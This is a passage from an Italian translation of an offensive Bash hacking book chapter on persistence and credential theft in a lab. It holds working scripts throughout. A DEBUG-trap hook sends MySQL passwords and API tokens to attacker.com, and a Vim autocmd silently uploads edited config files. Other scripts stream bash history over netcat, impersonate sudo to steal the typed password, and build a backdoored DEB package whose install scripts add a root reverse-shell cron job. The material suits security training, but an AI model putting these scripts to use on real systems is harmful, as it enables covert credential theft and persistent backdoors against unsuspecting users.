Come potete vedere, una condizione `if` controlla se `/etc/profile.d` è una directory **(1)**. Quindi, un ciclo `for` itera su tutti i file con estensione `.sh` presenti in `/etc/profile.d` **(2)** e controlla ogni file con accesso in lettura usando l'opzione `-r` **(3)**. Infine, lo script importa il file usando il comando `.` **(4)**.

Se riuscissimo a inserire del codice dannoso in file come `/etc/profile` o in una directory come `/etc/profile.d`, potremmo invocare una shell che esegua il codice che desideriamo sotto il nostro controllo. Se avete violato un determinato account utente, potreste anche provare a impiantare del codice dannoso nel file d'ambiente della shell di quell'utente, il che potrebbe portare a risultati interessanti e non richiede l'accesso `root`. Tuttavia, l'impatto sarà limitato a quell'utente.

Proviamo a manomettere il profilo di un utente introducendo del codice che verrà eseguito immediatamente dopo che un utente esegue un comando. Fate accesso a `p-jumpbox-01` (172.16.10.13) come utenti `backup` e create un file `.profile`:

```
$ touch .profile
```

Ora, inseriamo nel file lo script del Listato 10.4 e salviamolo.

#### Listato 10.4

---

```
#!/bin/bash
hook() { (1)
    echo "You executed ${BASH_COMMAND}"
}
trap 'hook' DEBUG (2)
```

Innanzitutto, creiamo la funzione `hook()` **(1)**. Questa funzione fa una cosa sola, ovvero mostra `You executed ${BASH_COMMAND}` sullo standard output, dove `${BASH_COMMAND}` è una

variabile d'ambiente che contiene il nome del comando che sta per essere eseguito.

Al punto **(2)**, utilizziamo il comando `trap` seguito dal nome della funzione (`hook()`) e dalla parola `DEBUG`, (che è un *sigspec*) accettato da `trap`. Una *sigspec* può essere uno qualsiasi di questi valori: `EXIT`, `DEBUG`, `RETURN` o `ERR`; Il valore `DEBUG` assicura che intercettiamo ogni comando eseguito. Nell'Esercizio 20 utilizzeremo questa *sigspec* per sottrarre dati sensibili.

Infine, ecco il file di codice sorgente:

```
$ source .profile
```

Ora eseguite alcuni comandi e osservate l'output.

Nell'esempio che segue, eseguiamo `id` e `ps -ef`:

```
backup@p-jumpbox-01:~$ id
You executed id
uid=34(backup) gid=34(backup) groups=34(backup)
backup@p-jumpbox-01:~$ ps -ef
You executed ps -ef
UID    PID  PPID  C  STIME  TTY      TIME   CMD
root    1    0    0  01:31    ?   00:00:00 /bin/sh -c service ssh restart &&
service cron restar...
root   16    1    0  01:31    ?   00:00:00 sshd: /usr/sbin/sshd [listener] 0 of
10-100 startups
```

Come potete vedere, il nostro hook mostra il comando che abbiamo eseguito appena prima dell'output del comando stesso.

## Esercizio 20 – Intercettare i dati manomettendo il profilo

In questo esercizio, avete un chiaro obiettivo: realizzare uno script che catturi qualsiasi comando eseguito sul sistema violato e che potrebbe contenere informazioni sensibili, per poi trasmetterle a un server remoto. Se non

siete sicuri di quali comandi potrebbero essere interessanti da intercettare, ecco alcuni esempi.

- Richieste web che contengono un parametro chiave di un'API.
- Password passate sulla riga di comando a comuni utility, per esempio strumenti di amministrazione del database come MySQL o Redis.
- Informazioni personali come e-mail o numeri di carte di credito trasmessi sulla riga di comando.

Inoltre, ecco alcuni suggerimenti di alto livello per iniziare.

- Eseguite una ricerca sul Web riguardanti i pattern di stringhe che corrispondono i dati sensibili cui siete interessati. Per esempio, cercate i comandi che possono accettare password o numeri di carte di credito.
- Identificate i comandi che volete intercettare; evitate di intercettare tutti i comandi, per rendere più precisa la raccolta dei dati.
- Progettate il vostro script in modo che fallisca in modo sicuro. Se qualcosa andasse storto durante l'invio dei dati sulla rete, intercettate l'errore in modo che le informazioni non appaiano all'utente ignaro.

Il Listato 10.5 presenta una possibile soluzione, che ha come target i comandi `curl` e `mysql`, utilizzati per trasmettere le credenziali.

#### Listato 10.5

---

```
hook() {  
  case "${BASH_COMMAND}" in (1)  
    mysql*) (2)  
      if echo "${BASH_COMMAND}" | grep -- "-p|--password"; then (3)  
        curl https://attacker.com -H "Content-Type:application/json" \  
          -d "{\"command\":\"${BASH_COMMAND}\"}" \  
      fi  
    *)  
  esac  
}
```

```

--max-time 3 \
--connect-timeout 3 \
-s &> /dev/null

fi
;;
curl*) (4)
    if echo "${BASH_COMMAND}" | grep -ie "token" \
        -ie "apikey" \
        -ie "api_token" \
        -ie "bearer" \
        -ie "authorization"; then (5)

        curl https://attacker.com -H "Content-Type:application/json" \
            -d "{\"command\":\"${BASH_COMMAND}\"}" \
            --max-time 3 \
            --connect-timeout 3 \
            -s &> /dev/null

    fi
;;
esac
}
trap 'hook' DEBUG (6)

```

Creiamo una funzione di “aggancio” denominata `hook()` che utilizza un’istruzione `case` (1). L’istruzione confronterà la variabile `BASH_COMMAND` con due pattern: `mysql*` (2) e `curl*` (4). Questi pattern troveranno qualsiasi cosa inizi con una di queste stringhe. Ciò dovrebbe identificare gli utilizzi del comando `mysql` per connettersi a un database e del comando `curl` per effettuare richieste HTTP.

Successivamente, se il comando prevedeva la chiamata al client `mysql`, controlliamo se includeva una password sulla riga di comando, utilizzando gli argomenti `-p` o `--password` (3). In questo caso, la password riguarderebbe il database. Se abbiamo una corrispondenza, inviamo una richiesta HTTP POST a `https://attacker.com` contenente un payload JSON con il comando nel corpo POST della richiesta.

In (5), facciamo una cosa simile con `curl`. Cerchiamo stringhe come `token`, `apikey`, `api_token`, `bearer` o `authorization` per catturare qualsiasi chiave API passata sulla riga di comando. Queste credenziali potrebbero appartenere a un web-panel

interno o a un'interfaccia di amministrazione di qualche tipo. La ricerca non distingue maiuscole e minuscole (-i). Se troviamo tale pattern, inviamo una richiesta contenente il comando e le credenziali al sito web dell'hacker tramite HTTP POST.

Infine, utilizziamo trap per intercettare la funzione `hook()` con il tipo di sigspec `DEBUG` **(6)**.

#### NOTA

Potete scaricare gli script di questo capitolo da <https://github.com/dolevf/Black-Hat-Bash/blob/master/ch10>.

## Sottrazione delle credenziali

Se riuscite a mantenere l'accesso ai dati delle credenziali di un utente, o magari anche alle azioni alla tastiera eseguite dagli utenti, potreste mantenere l'accesso al sistema nel suo complesso. Per esempio, se un utente reimpostasse la propria password e ci capitasse di intercettare i comandi che ha utilizzato per farlo, potremmo mantenere l'accesso anche se le credenziali venissero ruotate (almeno finché qualcuno non scoprisse e disinnescasse il nostro meccanismo o resettasse completamente il sistema infetto).

Possiamo catturare informazioni sulle credenziali in vari modi. Un modo consiste nel trasformare i comandi in trojan, per esempio sostituendoli con file binari dannosi o manomettendo in altro modo il loro flusso di esecuzione iniettandovi codice dannoso. In questo paragrafo, implementeremo logica dannosa in alcune comuni utility di amministrazione del sistema. Estrarremo anche le

credenziali dal file della cronologia di bash e le invieremo sulla rete.

## Hacking di un editor di testo

*Vim* è un'applicazione molto utilizzata per l'editing del testo ed è facile trovarla sui server. È anche l'applicazione di editing di testo preferita di molti sviluppatori e amministratori di sistema, quindi merita un paragrafo a sé.

### NOTA

Se non avete mai usato Vim, vi consigliamo vivamente di studiarlo. È un ottimo editor dotato di molte interessanti funzionalità, come macro, script e un sistema di plug-in.

Se avete accesso a uno o più utenti del sistema e potete modificare le configurazioni nelle loro directory home, potete sfruttare la funzionalità *autocmd* di *Vim*, un sistema di automazione in grado di eseguire determinati comandi della shell quando si verificano eventi speciali. Possiamo definire le azioni autocmd utilizzando il file `~/.vimrc`, che Vim solitamente cerca nella directory home dell'utente. Quando l'editor di testo viene aperto, legge da questo file e vi cerca le configurazioni e varie istruzioni speciali.

Gli eventi autocmd possono verificarsi ogni volta che un file viene scritto o letto, ogni volta che un file viene aperto o chiuso e ogni volta che l'editor viene aperto o chiuso, per fare alcuni esempi. La Tabella 10.1 elenca alcuni eventi autocmd di particolare interesse.

**Tabella 10.1** Autocmd: eventi interessanti.

| Nome evento  | Descrizione                                |
|--------------|--------------------------------------------|
| ShellCmdPost | Dopo aver eseguito un comando della shell. |



|               |                                      |
|---------------|--------------------------------------|
| BufWritePost  | Dopo aver scritto l'intero buffer.   |
| BufWipeout    | Prima di eliminare il buffer.        |
| StdinReadPost | Dopo aver letto da stdin nel buffer. |

L'evento `BufWritePost` consente di eseguire un'azione dopo che l'editor ha scritto qualsiasi cosa fosse presente nel buffer. Ciò significa che, se un utente ha aperto un file ed eseguito un'azione di scrittura, `autocmd` eseguirà i nostri comandi.

Proviamo a sfruttare questo comportamento. Innanzitutto, scrivete il seguente contenuto nel file `~/.vimrc` nella directory home dell'utente. Potete impiegare una qualsiasi delle macchine violate del laboratorio, come `p-jumpbox-01` (172.16.10.13), usando l'utente `backup` o `root`:

```
autocmd BufWritePost *.conf,*.config :silent !timeout 3 curl -m 5 -s
http://172.16.10.1:8080 -o /dev/null --data-binary @<afile> &
```

Vediamo che cosa sta succedendo. Innanzitutto, definiamo un'istruzione `autocmd`. Poi, specifichiamo il nome dell'evento `BufWritePost`, seguito da due estensioni di file, `*.conf` e `*.config`. Questo assicurerà che il comando venga attivato ogni volta che viene scritto un file con una di queste due estensioni.

Usiamo `:silent` per sopprimere qualsiasi messaggio del comando o anche di errore. Infine, definiamo un comando con `!`, seguito dalla sintassi del comando della shell di interesse. In questo esempio, stiamo effettuando una richiesta HTTP POST a 172.16.10.1:8080 utilizzando `curl`, che eseguirà un listener nella nostra macchina Kali. Passiamo `-m` (*max time*) con il valore `5` per garantire che l'intera

operazione non richieda più di cinque secondi. Quindi passiamo l'argomento `-s` (*silent*) per impedire che venga mostrato alcunché e redirigiamo l'output standard utilizzando `-o /dev/null`. Passiamo anche `--data-binary @<afile>` per caricare un file. La variabile `<afile>` di `autocmd` rappresenta il file effettivo che Vim sta modificando.

Per riassumere, quando un utente scrive un file con un nome come `credentials.conf`, Vim eseguirà un comando `curl` per inviare segretamente il file al listener remoto. Salvate questo file come `~/.vimrc`. Quindi, aprite un listener remoto sulla macchina Kali usando qualsiasi listener TCP:

```
$ nc -lkvp 8080
listening on [any] 8080 ...
```

Infine, utilizzando i comandi `vi` o `vim.tiny` (poiché vi è un link simbolico a `vim.tiny` nelle macchine laboratorio), aprite un file e scrivetevi questo contenuto:

```
$ vim.tiny /tmp/credentials.conf
USER=nostarch
PASS=press123
```

Quando userete Vim per salvare il file su disco, dovrete notare che il contenuto del file è stato inviato al listener:

```
listening on [any] 8080 ...
172.16.10.13: inverse host lookup failed: Unknown host
connect to [172.16.10.1] from (UNKNOWN) [172.16.10.13] 42538
POST / HTTP/1.1
Host: 172.16.10.1:8080
User-Agent: curl/7.88.1
Accept: */*
Content-Length: 29
Content-Type: application/x-www-form-urlencoded
USER=nostarch
PASS=press123
```

Se volete ottenere tutti i file, indipendentemente dalla loro estensione, questo comando `autocmd` dovrebbe fare al caso vostro:

```
autocmd BufWritePost * :silent !timeout 1 curl -m 5 -s -o /dev/null
http://172.16.10.1:8080 --data-binary @<afile>
```

Tuttavia, se un file è particolarmente grande, il caricamento potrebbe richiedere molto tempo. Ciò potrebbe rivelare all'utente che sta accadendo qualcosa di strano, poiché la scrittura sul file introdurrebbe un ritardo evidente. Rendiamo il nostro hack un po' più intelligente (Listato 10.6).

#### Listato 10.6

---

```
autocmd BufWritePost *.conf,*.config :silent !if grep "PASSWORD\|SECRET\|APIKEY"
<afile>; then timeout 3 curl -m 5 -s -o /dev/null http://172.16.10.1:8080 --
data-binary @<afile>; fi
```

Ora il comando cercherà solo i file contenenti credenziali, come password o chiavi API.

## Comandi eseguiti in streaming

Nel Capitolo 8, abbiamo parlato dei file della “cronologia”, come `~/.bash_history`. Questi file registrano i comandi eseguiti dagli utenti e consentono l'accesso, l'audit e la riproduzione dei comandi eseguiti in precedenza.

I file della cronologia vengono aggiornati ogni volta che vengono eseguiti nuovi comandi, quindi potrebbe essere interessante trasmetterli in streaming a un listener che fornisca una registrazione in tempo reale degli eventi di esecuzione dei comandi che si verificano su un server da noi controllato. Questi comandi potrebbero rivelare che cosa stanno eseguendo gli utenti su quel server e catturare le credenziali che essi inseriscono dalla riga di comando. Notate che `~/.bash_history` è solo un esempio; potrebbe essere utile trasmettere in streaming anche altri file utilizzando questo stesso metodo.

Impostiamo alcuni comandi bash per inviare sulla rete a un listener remoto l'ultimo comando scritto. Questa tecnica

presuppone che abbiate accesso alla directory home di un utente e che possiate modificare il file `~/.profile` o che abbiate la possibilità di scrivere nel file `/etc/profile` del sistema.

Su `p-jumpbox-01` (`172.16.10.13`), utilizzando l'utente `root`, create nella directory `/etc/profile.d` un file denominato `99-stream.sh` con il contenuto riportato nel Listato 10.7.

#### Listato 10.7

---

```
export PROMPT_COMMAND="history -a; history -r; $PROMPT_COMMAND" (1)
if ! pgrep -u "$(whoami)" nc &> /dev/null; then (2)
    tail -F ~/.bash_history | nc 172.16.10.1 4444 &> /dev/null & (3)
fi
```

In (1), esportiamo la variabile `PROMPT_COMMAND` per renderla disponibile ai comandi successivi durante l'esecuzione. Imposteremo questa variabile su un comando `bash` che verrà eseguito appena prima che la shell visualizzi il prompt nel terminale. Noterete che passiamo il comando `history` due volte come suo valore: una volta con il parametro `-a` (*append*) e una seconda volta con il parametro `-r` (*read*). Il valore `PROMPT_COMMAND` verrà eseguito appena prima che venga visualizzato il prompt, consentendoci di aggiungere e leggere dal file della cronologia ogni volta che viene eseguito un comando.

Controlliamo se il processo `Netcat` (`nc`) è in esecuzione usando `pgrep` (2). Usiamo `-u` (*user*) con `whoami` per restringere l'elenco dei processi solo a quelli eseguiti dall'utente corrente, seguito dal nome del processo `nc`. Se `pgrep` restituisce il codice di uscita `1` (*processo non trovato*), nessuna reverse shell si è connessa da questo utente, quindi possiamo attivarne una. Questo ci aiuta a evitare di aprire più connessioni dallo stesso utente.

Utilizziamo il comando `tail` per leggere la fine del file della cronologia e inviarlo a `nc` (3). L'argomento `-F` (*follow*) tiene traccia della fine del file, in modo che ogni nuovo contenuto venga inviato tramite la rete.

Infine, utilizzeremo `socat` sulla macchina Kali in modo da poter ricevere più connessioni senza chiudere la parte server della connessione se più utenti si connettono ed eseguono comandi contemporaneamente:

```
$ socat TCP4-LISTEN:4444,fork STDOUT
```

Apriete un nuovo terminale e fate login a `p-jumpbox-01` (172.16.10.13) come utenti `backup` (con la password precedentemente violata, `backup`). Quindi inserite alcuni comandi:

```
$ ssh backup@172.16.10.13
backup@172.16.10.13's password:
backup@p-jumpbox-01:~$ id
uid=34(backup) gid=34(backup) groups=34(backup)
backup@p-jumpbox-01:~$ whoami
backup
backup@p-jumpbox-01:~$ uptime
02:21:50 up 14 days, 12:32, 0 user, load average: 0.60, 0.40, 0.23
```

Osservate l'output di `socat`:

```
$ socat TCP4-LISTEN:4444,fork STDOUT
id
whoami
uptime
```

Potete adattare questa tecnica per trasmettere in streaming qualsiasi file interessante durante un'attività di penetration testing, per esempio i file log del sistema o delle applicazioni.

## **Alterare un sudo non proprio sicuro**

Nel Capitolo 9, abbiamo utilizzato le configurazioni errate del comando `sudo` per elevare i nostri privilegi. Ma possiamo

violare `sudo` anche in un altro modo: sostituendolo con una nostra versione maligna, quindi raccogliendo la password dell'utente quando la inserisce.

Lo svantaggio principale di questo approccio è che, quando un utente fornisce a `sudo` una password corretta, memorizza nella cache le credenziali per un periodo (per esempio 15 minuti) e i quindi comandi successivi non richiederanno di reinserire la password. L'impostazione responsabile della durata della memorizzazione nella cache è `timestamp_timeout`.

Nonostante la memorizzazione nella cache, se riuscissimo a intercettare l'esecuzione quando l'utente inserisce la password per la prima volta, potremmo riuscire a scoprire la sua password. Esaminiamo un esempio del genere. In questo scenario, supponiamo di avere accesso all'ambiente di un utente e di poter modificare file come `~/.bashrc`.

Creeremo uno script `sudo fasullo`. Quindi modificheremo l'ambiente dell'utente violato in modo che la chiamata a `sudo` esegua la versione fasulla tramite l'uso di un alias, così che invii la sua password sulla rete tramite `curl` e continui il normale flusso di esecuzione di `sudo`, per non sollevare sospetti.

Cominciamo! Potete eseguire questo scenario su `p-jumpbox-01` (172.16.10.13) impiantando lo script `sudo fasullo` nell'account dell'utente `backup`. Create questo file `sudo falso` in un posto scrivibile:

```
$ touch /tmp/sudo && chmod +x /tmp/sudo
```

Successivamente, create un alias aggiungendo una riga al file d'ambiente `~/.bashrc` dell'utente violato:

```
alias sudo='/tmp/sudo'
```

Infine, inserite nello script il codice riportato nel Listato 10.8.

#### Listato 10.8

---

```
#!/bin/bash
ARGS="$@"
leak_over_http() {
    local encoded_password
    encoded_password=$(echo "${1}" | base64 | sed s'/[=+]/'/'g') (1)
    curl -m 5 -s -o /dev/null "http://172.16.10.1:8080/${encoded_password}"
}
stty -echo (2)
read -r -p "[sudo] password for $(whoami): " sudopassw (3)
leak_over_http "${sudopassw}"
stty echo (4)
echo "${sudopassw}" | /usr/bin/sudo -p "" -S -k ${ARGS}
```

Al punto (2), disattiviamo l'echo dell'input, usando `stty -echo`. Quindi leggiamo l'input dall'utente e presentiamo un prompt simile a quello di `sudo` (3). Poiché l'input è la password dell'utente, non dovrebbe essere presentato in chiaro all'utente mentre lo sta digitando. Questo perché, per default, `sudo` nasconde l'input mentre viene digitato e dobbiamo emulare l'aspetto e la funzionalità del comando originale. Quindi, disattiviamo l'eco dell'input prima di accettare l'input dall'utente.

Successivamente, trasmettiamo la password fornita usando la funzione `leak_over_http()`. Questa funzione usa `base64` per codificare la password e `curl` per effettuare una richiesta HTTP GET a un percorso sul server web, usando come percorso la password catturata (1).

In (4), attiviamo l'eco dell'input e passiamo la password, insieme al comando eseguito dall'utente, al vero `sudo` (`/usr/bin/sudo`) in modo che l'esecuzione di `sudo` riprenda

normalmente. La Figura 10.1 illustra questo flusso da un capo all'altro.




**Figura 10.1** Un flusso di intercettazione della password utilizzando uno script sudo fasullo.

Infine, sulla macchina Kali, usate Python per eseguire un semplice server HTTP:

```
$ python -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

Quindi aprite un altro terminale su `p-jumpbox-01` (172.16.10.13) ed eseguite un comando `sudo`:

```
$ sudo vi --help
[sudo] password for backup:
```

Dovreste ottenere in output la password digitata:

```
172.16.10.13 - - [22:59:32] "GET /YmFja3VwCg HTTP/1.1" 404 -
```

La stringa in grassetto codificata in `base64` è `backup`, che è la password dell'utente `backup`.

Potete trovare questo script su [https://github.com/dolevf/Black-Hat-Bash/blob/master/ch10/fake\\_sudo.sh](https://github.com/dolevf/Black-Hat-Bash/blob/master/ch10/fake_sudo.sh).



## Esercizio 21 – Dirottare le utility delle password

Potrete usare un approccio simile all'attacco `sudo` che abbiamo appena esaminato per dirottare anche altre utility. Qualsiasi strumento che interagisca con le credenziali può aiutarvi a ottenere la persistenza, inclusi i seguenti.

- `passwd` Per modificare le password degli utenti locali.
- `chpasswd` Per aggiornare le password in blocco.
- `htpasswd` Per impostare o modificare l'autenticazione di base di Apache.
- `smbpasswd` Per modificare le password degli utenti Samba (per esempio le password degli utenti di Active Directory).
- `ldappswd` Per modificare le password utente del protocollo Lightweight Directory Access Protocol.

Provate a programmare un comando fasullo che accetti le password come input. Ecco una guida su come procedere.

1. Utilizzate `man` per studiare l'utility in questione.
2. Provate a utilizzare lo strumento, prendendo nota di come richiede agli utenti l'inserimento delle password, che tipo di output produce e come gestisce gli errori.
3. Create un'utility fasulla in grado di produrre gli stessi output e accettare gli stessi input.
4. Adattate lo script per `sudo` del paragrafo precedente alla vostra nuova utility fasulla oppure create un nuovo script da zero.

# Distribuzione di pacchetti dannosi

I sistemi Linux utilizzano programmi di installazione come DEB (per Debian) e RPM, a seconda della distribuzione. Questi programmi sono interessanti, perché vi consentono di inserire in un pacchetto i vostri file e potreste essere in grado di creare backdoor su un sistema se riuscite a far installare a qualcuno un pacchetto dannoso che avete sviluppato. Nei prossimi paragrafi, esploreremo il sistema di pacchetti DEB. Quindi creeremo pacchetti che contengono codice dannoso.

Notate che l'installazione del software su Linux richiede per default i privilegi di `root`; un utente normale non può utilizzare comandi quali `dpkg -i package` o `rpm -i package`, a meno che non gli sia stato specificamente concesso l'accesso privilegiato a queste utility.

## I pacchetti DEB

I pacchetti DEB sono utilizzati dalla distribuzione Debian e dai suoi derivati, come Ubuntu. Tali pacchetti sono file `ar` (*archive*) e contengono tre file: un *debian-binary*, l'archivio di controllo e l'archivio dei dati.

Il *debian-binary* è un file di testo contenente il numero di versione del pacchetto, per esempio `2.0`. L'*archivio di controllo* è un file compresso contenente script e metadati. L'*archivio dei dati* contiene i file che il pacchetto deve installare (per esempio, le pagine `man` del software o file binari aggiuntivi).

Esploriamo un pacchetto di esempio prima di crearne uno nostro. Scaricate il pacchetto DEB `example_amd64.deb`. Quindi eseguite `dpkg --info` sul pacchetto per conoscere le informazioni disponibili:

```
$ dpkg --info example_amd64.deb
new Debian package, version 2.0.
 size 784 bytes: control archive=420 bytes.
    168 bytes,   6 lines   control
    79 bytes,   3 lines   * postinst   #!/bin/bash
Package: example
Version: 1.0.0
Maintainer: Black Hat Bash (info@blackhatbash.com)
Description: My awesome package
Homepage: https://blackhatbash.com
Architecture: all
```

Poi, eseguite `strings` sul pacchetto per vederne il contenuto. Dovreste vedere i tre file di cui abbiamo parlato:

```
$ strings example_amd64.deb
!<arch>
debian-binary      1694828481  0  0  100644    4
control.tar.xz     1694828481  0  0  100644  420
YZdata.tar.xz      1694828481  0  0  100644  172
--snip--
```

Infine, installate il pacchetto per vedere che cosa fa. Potete farlo su qualsiasi macchina laboratorio o sulla macchina Kali:

```
$ sudo dpkg -i example_amd64.deb
Selecting previously unselected package example.
(Reading database ... 423743 files and directories currently installed.)
Preparing to unpack example_amd64.deb ...
Unpacking example (1.0.0) ...
Setting up example (1.0.0) ...
I don't do anything other than echoing this to the screen!
```

Come potete vedere, il pacchetto non fa niente di speciale, se non mostrare un messaggio sullo schermo. Consideratelo un po' l'"Hello, world!" dei pacchetti DEB.

Per estrarre il contenuto di un file `.deb`, utilizzate il comando `ar`:

```
$ ar -v -x example_amd64.db
x - debian-binary
x - control.tar.xz
x - data.tar.xz
```

Il flag `-v` è per la modalità *verbose*; il flag `-x` è per l'estrazione, e accetta il nome del file. Per espandere i file `control.tar.xz` e `data.tar.xz`, potete impiegare il comando `tar` con `-x` (*extract*), `-v` (*verbose*) e `-f` (*file*):

```
$ tar -xvf control.tar.xz
$ tar -xvf data.tar.xz
```

I pacchetti DEB possono contenere diversi tipi di script. I più interessanti per noi sono gli script `inst` (di installazione) e `rm` (di rimozione). Gli *script di installazione* sono responsabili del bootstrap del pacchetto. Includono script di preinstallazione (*preinst*), richiamati prima che il pacchetto venga installato, e script di post-installazione (*postinst*), richiamati dopo. Questi script possono eseguire qualsiasi attività, ma fra le attività più comuni vi sono la creazione di directory, l'impostazione di autorizzazioni e la copia di file.

Gli *script di rimozione* eseguono una qualche forma di pulizia, come la cancellazione di file o l'arresto di servizi. Questi includono script *prerm*, che eseguono azioni come la rimozione di link simbolici o file associati al pacchetto prima che venga definitivamente rimosso, e script *postrm*, che eliminano i file dopo che il pacchetto è stato rimosso. Riuscite a pensare a dei modi per includere del codice dannoso in questi script?

## Packaging di software innocuo

Facciamo pratica nella creazione di pacchetti realizzando un nostro pacchetto innocuo. Sulla vostra macchina Kali, create una directory denominata `example`:

```
$ mkdir /tmp/example && cd /tmp/example
```

Successivamente, create una directory denominata `DEBIAN` all'interno della directory `example`:

```
$ mkdir DEBIAN
```

Creare il file `control` all'interno della directory `DEBIAN`, con i seguenti metadati del pacchetto, e salvate il file:

```
Package: example
Version: 1.0.0
Maintainer: Il vostro nome
Description: Example
Homepage: https://nostarch.com
Architecture: all
```

Quindi usate `dpkg -b` (*build*) per compilare il pacchetto. Il primo argomento di `-b` è il nome della directory in cui si trovano i file da inserire nel pacchetto, seguito dal nome del risultato da generare:

```
$ dpkg -b example example_amd64.deb
$ ls -l
```

```
drwxr-xr-x 3 kali kali 4096 Sep 17 20:33 example
-rw-r--r-- 1 kali kali 684 Sep 17 21:22 example_amd64.deb
```

Possiamo installare questo pacchetto usando `sudo dpkg -i nome-pacchetto` e rimuoverlo usando `sudo dpkg -r nome-pacchetto`.

## Conversione di formato dei pacchetti con **alien**

Altre distribuzioni Linux usano formati differenti per i pacchetti. Fortunatamente, possiamo convertire i pacchetti da un formato all'altro (per esempio, da RPM a DEB o da DEB a RPM) usando uno strumento chiamato `alien`. Kali dovrebbe averlo già preinstallato, ma se non è così, potete installarlo usando `sudo apt install alien`.

L'esempio che segue converte un pacchetto DEB in un pacchetto RPM:

```
$ sudo alien -v -r bksh_amd64.deb --scripts
dpkg-deb --info 'bksh_amd64.deb' control 2>/dev/null
--snip--
dpkg-deb --info 'bksh_amd64.deb' preinst 2>/dev/null
dpkg-deb --info 'bksh_amd64.deb' prerm 2>/dev/null
mkdir bksh-1.0.0
chmod 755 bksh-1.0.0
--snip--
bksh-1.0.0-2.noarch.rpm generated
```

Utilizziamo gli argomenti `-v` (*verbose*), `-r` nome-pacchetto (dove `r` sta per la *conversione rpm*) e `--scripts` per dire ad `alien` di usare un output dettagliato, convertire il pacchetto in RPM e includere gli script post e pre che abbiamo creato in precedenza.

Per convertire un pacchetto dal formato RPM al formato DEB basta semplicemente cambiare il flag `-r` in `-d`.

## Esercizio 22 – Scrivere un programma per installare pacchetti dannosi

Ora potremmo creare un programma di installazione di pacchetti dannosi per ottenere la persistenza su un sistema in diversi modi:

- violando un repository centrale di software, per esempio un repository APT locale;
- violando un account che ha le autorizzazioni per installare pacchetti;
- inviando un pacchetto dannoso come parte di una campagna di phishing contro gli amministratori di sistema.

Il repository APT menzionato nel primo scenario è un server web che contiene un database di pacchetti DEB. I

“consumatori”, che possono essere server o utenti finali, possono usare il repository APT per scaricare pacchetti e installarli. Troverete tali configurazioni in reti che non sono direttamente connesse a Internet o che sono progettate per installare software solo da fonti attendibili.

Creiamo un pacchetto DEB contenente script dannosi da utilizzare in uno di questi scenari. Nello specifico, utilizzeremo gli script *postinst* e *postrm* per distribuire e rendere persistente una reverse shell. Chiamate il pacchetto *bksh*, per *backdoor shell*, e create un *file di controllo*, come discusso in precedenza, quindi, create i file *postinst* e *postrm* nella directory *DEBIAN* e impostate le loro autorizzazioni:

```
$ touch postinst postrm
$ chmod 775 postinst postrm
```

La struttura delle directory dovrebbe avere il seguente aspetto:

```
$ tree bksh
bksh
├── DEBIAN
│   ├── control
│   ├── postinst
│   └── postrm
└── 2 directories, 3 files
```

Popolate lo script *postinst* con uno script bash che richiama la reverse shell. Per esempio, lo script nel Listato 10.9 raggiunge la macchina Kali utilizzando il file `crontab` di sistema, `/etc/crontab`:

#### Listato 10.9

---

```
#!/bin/bash
if ! grep -q "4444" /etc/crontab; then
    echo "* * * * * root nc 172.16.10.1 4444 -e /bin/bash" >> /etc/crontab
fi
```

Quando un utente installa per la prima volta il pacchetto, verrà scritta una voce in `/etc/crontab`. Quell'utente potrebbe

essere un utente `root` o un qualsiasi altro utente che possa installare pacchetti usando uno strumento come `dpkg`. Per assicurarci di scrivere questa voce solo una volta, usiamo `grep` per controllare se la stringa `4444` esiste nel file, prima di procedere con la modifica.

Poi, populate lo script *postrm* con un'altra reverse shell. Questa volta, il job di `cron` apparterrà all'utente che esegue la rimozione del pacchetto e non sarà a livello di sistema:

```
#!/bin/bash
if ! grep -q "4444" /var/spool/cron/crontabs/root 2> /dev/null; then
    echo "* * * * * nc 172.16.10.1 4444 -e /bin/bash" | crontab - -u root
fi
```

Questo secondo script fornisce un meccanismo di fallback nei casi in cui il pacchetto venga rimosso dal sistema.

Come estensione dell'esercizio, potete sviluppare anche altri meccanismi di persistenza. Per esempio, potete provare a scrivere una piccola web shell in un file del sistema se tale sistema mostra segni di esecuzione di processi server web nelle classiche directory web, come `/var/www/html`.

Per provare il pacchetto, compilatelo, quindi avviate una reverse shell Netcat sulla vostra macchina Kali. Copiate il pacchetto su una delle macchine laboratorio, come `p-jumpbox-01` (172.16.10.13), e installatelo usando l'utente `root`:

```
# dpkg -i bksh_amd64.deb
```

Quindi verificate di poter vedere il job di `cron` della reverse shell in `/etc/crontab`:

```
$ grep 4444 /etc/crontab
```

